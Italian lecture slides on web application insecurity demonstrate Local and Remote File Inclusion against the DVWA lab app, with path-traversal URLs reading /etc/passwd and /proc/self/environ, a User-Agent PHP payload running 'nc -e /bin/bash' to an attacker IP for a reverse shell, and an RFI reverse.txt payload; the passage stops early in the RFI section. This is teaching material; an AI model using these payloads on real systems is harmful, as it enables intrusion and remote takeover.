
- Permette ad un attaccante di
- Leggere qualsiasi file da qualsiasi Server
- Eseguire sulla macchina target file presenti in altri Server

**Queste vulnerabilità possono essere sfruttate tramite URL**

# Principali Vulnerabilità

## Local File Inclusion (LFI) – Esempio 1

➤ <http://10.0.2.10/dvwa/vulnerabilities/fi/?page=include.php>



The screenshot shows a web browser window for the DVWA application. The URL in the address bar is `10.0.2.10/dvwa/vulnerabilities/fi/?page=include.php`. The DVWA logo is at the top. The main content area has a title "Vulnerability: File Inclusion" and a note: "To include a file edit the ?page=index.php in the URL to determine which file is included." A sidebar on the left lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion (highlighted with a red arrow), SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout.

Vulnerability: File Inclusion

To include a file edit the ?page=index.php in the URL to determine which file is included.

More info

[http://en.wikipedia.org/wiki/Remote\\_File\\_Inclusion](http://en.wikipedia.org/wiki/Remote_File_Inclusion)  
[http://www.owasp.org/index.php/Top\\_10\\_2007-A3](http://www.owasp.org/index.php/Top_10_2007-A3)

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

# Principali Vulnerabilità

## Local File Inclusion (LFI) – Esempio 1

➤ <http://10.0.2.10/dvwa/vulnerabilities/fi/?page=include.php>

The screenshot shows a browser window for the DVWA application at the URL `http://10.0.2.10/dvwa/vulnerabilities/fi/?page=include.php`. A red box highlights the URL in the address bar. A red arrow points from the highlighted URL to a callout box containing explanatory text. The DVWA logo is visible in the top right corner of the browser window.

**Vulnerability: File Inclusion**

To include a file edit the ?page parameter

**More info**

[http://en.wikipedia.org/wiki/Remote\\_File\\_Inclusion](http://en.wikipedia.org/wiki/Remote_File_Inclusion)  
[http://www.owasp.org/index.php/Top\\_10\\_2007-A3](http://www.owasp.org/index.php/Top_10_2007-A3)

**File Inclusion** (highlighted in green)

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
PHP Info  
About  
Logout

**La pagina corrente «carica/include/legge» un'altra pagina, permettendo di accedere ad essa**


➤ **include.php**

Misurazione delle Web Application

# Principali Vulnerabilità

## Local File Inclusion (LFI) – Esempio 1

- Proviamo ad accedere alla pagina `include.php` tramite il suo path assoluto
  - `http://10.0.2.10/dvwa/vulnerabilities/fi/?page=/var/www/dvwa/vulnerabilities/fi/include.php`



The screenshot shows a web browser displaying the DVWA application. The URL in the address bar is `10.0.2.10/dvwa/vulnerabilities/fi/?page=/var/www/dvwa/vulnerabilities/fi/include.php`. The DVWA logo is at the top. The main content area has a green header bar with the title "Vulnerability: File Inclusion". Below it, a message says "To include a file edit the ?page=index.php in the URL to determine which file is included." A sidebar on the left lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion (highlighted in green), SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, and DVWA Security.

**Viene effettuato un «include» della pagina  
`/var/www/dvwa/vulnerabilities/fi/include.php`**

Insicurezza delle Web Application


# Principali Vulnerabilità

## Local File Inclusion (LFI) – Esempio 1

- Tramite URL, sfruttando la sequenza «`..../»` che ci permette di salire di un livello nel file system, proviamo a caricare la pagina `/etc/passwd`



`http://10.0.2.10/dvwa/vulnerabilities  
/fi/?page=../../../../etc/passwd`



# Principali Vulnerabilità

## Local File Inclusion (LFI) – Esempio 1

- Tramite URL, sfruttando la sequenza « . . / » che ci permette di salire di un livello nel file system, proviamo a caricare la pagina **/etc/passwd**
  - **http://10.0.2.10/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd**

The screenshot shows a browser window for 'Damn Vulnerable Web App' at the URL `10.0.2.10/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd`. The page content is a large block of text representing the contents of the `/etc/passwd` file on the target system. The text is highlighted with a red border. To the right of the browser window, the text `/etc/passwd` is displayed in red. The DVWA logo is visible at the top of the page. On the left, a sidebar menu lists various attack types, with 'File Inclusion' being the active item.

root:x:0:root:/root/bin/bash daemon:x:1:daemon/usr/sbin/bin/sh bin/x:2:bin/bin/sh sys:x:3:sys/dev/bin/sh sync/bin/bin/sync games:x:5:6/games/usr/games/bin/x:6:12/man/var/cache/man/bin/sh lp:x:7:lp/var/spool/lpd/bin/sh mail:x:8:mail/var/mail/bin/sh newsx:9:news/var/spool/news/bin/sh uucpx:10:10:uucp/var/spool/uucp/bin/sh proxy:x:13:13:proxy/bin/bin/sh www-data:x:33:33www-data/var/www/bin/sh backup:x:34:34:backup/var/backups/bin/sh listx:38:38:Mailing List Manager/var/list/bin/sh ircx:39:39ircd/bin/sh gnatsx:41:41Gnats Bug-Reporting System (admin)/var/lib/gnats/bin/sh nobody:x:65534:65534:nobody/nonexistent/bin/sh libuuid:x:100:101:/var/lib/libuuid/bin/sh dhcpx:101:102:/nonexistent/bin/false syslogx:103:104:/home/syslog/bin/false klogx:104:65534:/var/run/sshd/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin.../home/msfadmin/bin/bash bindx:105:113:/var/cache/bind/bin/false postfixx:106:115:/var/spool/postfix/bin/false ftpx:107:65534:/home/ftp/bin/false postgresx:108:117:PostgreSQL administrator.../var/lib/postgresql/bin/bash mysqlx:109:118:MySQL Server.../var/lib/mysql/bin/false tomcat55x:110:65534:/usr/share/tomcat5.5/bin/false distccx:111:65534:/bin/false userx:1001:1001:just a user..11.../home/user/bin/bash servicex:1002:1002.../home/service/bin/bash telnetd:x:112:120:/nonexistent/bin/false proftpx:113:65534:/var/run/proftpd/bin/false statd:x:114:65534:/var/lib/hts/bin/false snmpx:115:65534:/var/lib/snmp/bin/false

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326

/etc/passwd

Salendo di 5 livelli nella gerarchia del  
File System è possibile visualizzare il  
contenuto del file /etc/passwd

# Principali Vulnerabilità

## Local File Inclusion (LFI) – Esempio 2

---

- La vulnerabilità di LFI consente di leggere file sul Server
- Alcuni dei file presenti sul Server memorizzano azioni compiute dagli utenti (ad esempio, accessi, visite, etc)
  - `/proc/self/environ`
  - `/var/log/auth.log`
  - `/var/log/apache2/access.log`
- È possibile sfruttare la memorizzazione di tali azioni per inviare contenuti (potenzialmente malevoli) al Server
  - Ad esempio, *Payload*

# Principali Vulnerabilità

## Local File Inclusion (LFI) – Esempio 2

- La vulnerabilità di LFI consente di leggere file sul Server
- Alcuni dei file presenti sul Server memorizzano azioni compiute dagli utenti (ad esempio, accessi, visite, etc)
  - `/proc/self/environ`
  - `/var/log/auth.log`
  - `/var/log/apache2/access.log`

- File contenente informazioni sull'ambiente corrente di chi accede al Server
  - Variabili d'ambiente
- È possibile sfruttare la memorizzazione di tali azioni per inviare contenuti (potenzialmente malevoli) al Server
  - Ad esempio, *Payload*

# Principali Vulnerabilità

## Local File Inclusion (LFI) – Esempio 2

- Accedendo al file **proc/self/environ** tramite Web browser osserviamo che tra le variabili d'ambiente memorizzate da tale file c'è anche lo *User Agent* del browser che ha effettuato l'accesso
  - <http://10.0.2.10/dvwa/vulnerabilities/fi/?page=../../../../proc/self/environ>


```
REDIRECT_HANDLER=<module>REDIRECT_STATUS=200HTTP_HOST=10.0.2.11HTTP_USER_AGENT=Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5HTTP_ACCEPT_ENCODING=gzip,deflateHTTP_CONNECTION=keep-aliveHTTP_COOKIE=security=low,PHPSESSID=b6fafabec03819eae866469730a99af0HTTP_UPGRADE_INSECURE_REQUESTS=1PATH=/usr/local/bin:/usr/bin/. SERVER_SIGNATURE=Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.0.2.10 Port 80 SERVER_SOFTWARE=Apache/2.2.8 (Ubuntu) DAV/2 SERVER_NAME=10.0.2.10 SERVER_ADDR=10.0.2.10 SERVER_PORT=80 REMOTE_ADDR=10.0.2.11 DOCUMENT_ROOT=/var/www/SERVER_ADMIN=webmaster@localhost SCRIPT_FILENAME=/usr/lib/cgi-bin/phpREMOTE_PORT=40824REDIRECT_QUERY_STRING=page=../../../../proc/self/environREDIRECT_URL=/dvwa/vulnerabilities/fi/index.php GATEWAY_INTERFACE=CGI/1.1 SERVER_PROTOCOL=HTTP/1.1 REQUEST_METHOD=GETQUERY_STRING=page=../../../../proc/self/environREQUEST_URI=/dvwa/vulnerabilities/fi/?page=../../../../proc/self/environSCRIPT_NAME=/cgi-bin/php PATH_INFO=/dvwa/vulnerabilities/fi/index.php PATH_TRANSLATED=/var/www/dvwa/vulnerabilities/fi/index.phpWarning: Cannot modify header information - headers already sent by (output started at /proc/6894/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324Warning: Cannot modify header information - headers already sent by (output started at /proc/6894/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325Warning: Cannot modify header information - headers already sent by (output started at /proc/6894/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```



# Principali Vulnerabilità

## Local File Inclusion (LFI) – Esempio 2

- Accedendo al file **proc/self/environ** tramite Web browser osserviamo che tra le variabili d'ambiente memorizzate da tale file c'è anche lo *User Agent* del browser che ha effettuato l'accesso
  - <http://10.0.2.10/dvwa/vulnerabilities/fi/?page=../../../../proc/self/environ>



The screenshot shows a terminal window displaying the output of a curl command. A red box highlights the 'User-Agent' header in the response, which contains the value 'Mozilla/5.0 (X11; Linux x86\_64; rv:68.0) Gecko/20100101 Firefox/68.0'. Below the terminal is the DVWA logo.

```
REDIRECT_HANDLER=php5-cgiREDIRECT_STATUS=200HTTP_HOST=10.0.2.11HTTP_USER_AGENT=Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5HTTP_ACCEPT_ENCODING=gzip,deflateHTTP_CONNECTION=keep-aliveHTTP_COOKIE=security=tow,PHPSESSID=b6fafabec03819eae866469730a99fa0HTTP_UPGRADE_INSECURE_REQUESTS=1PATH=/usr/local/bin/usr/bin/binSERVER_SIGNATURE=Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.0.2.10 Port 80SERVER_SOFTWARE=Apache/2.2.8 (Ubuntu) DAV/2 SERVER_NAME=10.0.2.10 SERVER_ADDR=10.0.2.10 SERVER_PORT=80 REMOTE_ADDR=10.0.2.11 DOCUMENT_ROOT=/var/www/SERVER_ADMIN=webmaster@localhost SCRIPT_FILENAME=/usr/lib/cgi-bin/phpREMOTE_PORT=40824REDIRECT_QUERY_STRING=page=../../../../proc/self/environREDIRECT_URL=/dvwa/vulnerabilities/fi/index.php GATEWAY_INTERFACE=CGI/1.1 SERVER_PROTOCOL=HTTP/1.1 REQUEST_METHOD=GETQUERY_STRING=page=../../../../proc/self/environREQUEST_URI=/dvwa/vulnerabilities/fi/?page=../../../../proc/self/environSCRIPT_NAME=/cgi-bin/php PATH_INFO=/dvwa/vulnerabilities/fi/index.php PATH_TRANSLATED=/var/www/dvwa/vulnerabilities/fi/index.phpWarning: Cannot modify header information - headers already sent by (output started at /proc/6894/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324Warning: Cannot modify header information - headers already sent by (output started at /proc/6894/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325Warning: Cannot modify header information - headers already sent by (output started at /proc/6894/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```

- Lo *User Agent* (variabile `HTTP_USER_AGENT`) è inviato dal Web browser al Server
  - Modifichiamo il valore associato a tale variabile utilizzando un *Interceptor Proxy*

# Principali Vulnerabilità

## Local File Inclusion (LFI) – Esempio 2

---


- Inviamo al server un semplice payload che ci permetterà di istanziare una *Reverse Shell*
  - Per la creazione della *Reverse Shell* useremo lo strumento *netcat* (comando **nc**)
  
- Tramite il comando **nc** mettiamo in «listening» la macchina «attaccante» sulla porta **4444**
  - **nc -vv -l -p 4444**

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
```

# Principali Vulnerabilità

## Local File Inclusion (LFI) – Esempio 2

- Accediamo al file **/proc/self/environ** tramite Web browser
  - <http://10.0.2.10/dvwa/vulnerabilities/fi/?page=../../../../proc/self/environ>
- Utilizzando un *Interceptor Proxy* (**Burp Suite**) modifichiamo lo *User Agent* impostato dal Web browser ed inviamo al Server un payload incluso in tag PHP



# Principali Vulnerabilità

## Local File Inclusion (LFI) – Esempio 2

- Tramite lo *User Agent* inviamo al server codice PHP contenente un *payload*
  - <?passthru("nc -e /bin/bash 10.0.2.11 4444");?>

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A red box highlights the 'User-Agent' field in the 'Headers' section of the request editor. The value of the 'User-Agent' header is set to the following PHP code:

```
<?passthru("nc -e /bin/bash 10.0.2.11 4444");?>
```

# Principali Vulnerabilità

## Local File Inclusion (LFI) – Esempio 2

- Non appena il payload viene eseguito dalla macchina target abbiamo accesso remoto ad essa

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
10.0.2.10: inverse host lookup failed: Unknown host
connect to [10.0.2.11] from (UNKNOWN) [10.0.2.10] 56309
```

# Principali Vulnerabilità

## Remote File Inclusion (RFI)

- Facciamo includere (eseguire) al Server vulnerabile (con IP: 10.0.2.10) un file presente su un altro Server (con IP: 10.0.2.11) sotto il controllo dell'attaccante
- Creiamo il file **reverse.txt** contenente un payload *netcat*

```
<?php  
passthru("nc -e /bin/bash 10.0.2.11 4444") ;  
?>
```


Contenuto del file **reverse.txt**

- Facciamo sì che tale file sia accessibile dall'attaccante tramite Web browser

# Principali Vulnerabilità

## Remote File Inclusion (RFI)

- Facciamo includere (eseguire) al Server vulnerabile (con IP: 10.0.2.10) un file presente su un altro Server (con IP: 10.0.2.11) sotto il controllo dell'attaccante



# Principali Vulnerabilità

## Remote File Inclusion (RFI)

---

- Mediante il comando **nc** mettiamo la macchina dell'attaccante in «*Listening*», così che essa resti in attesa di connessioni da parte della macchina target (*Reverse Shell*)
  - **nc -vv -l -p 4444**

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
```

# Principali Vulnerabilità

## Remote File Inclusion (RFI)

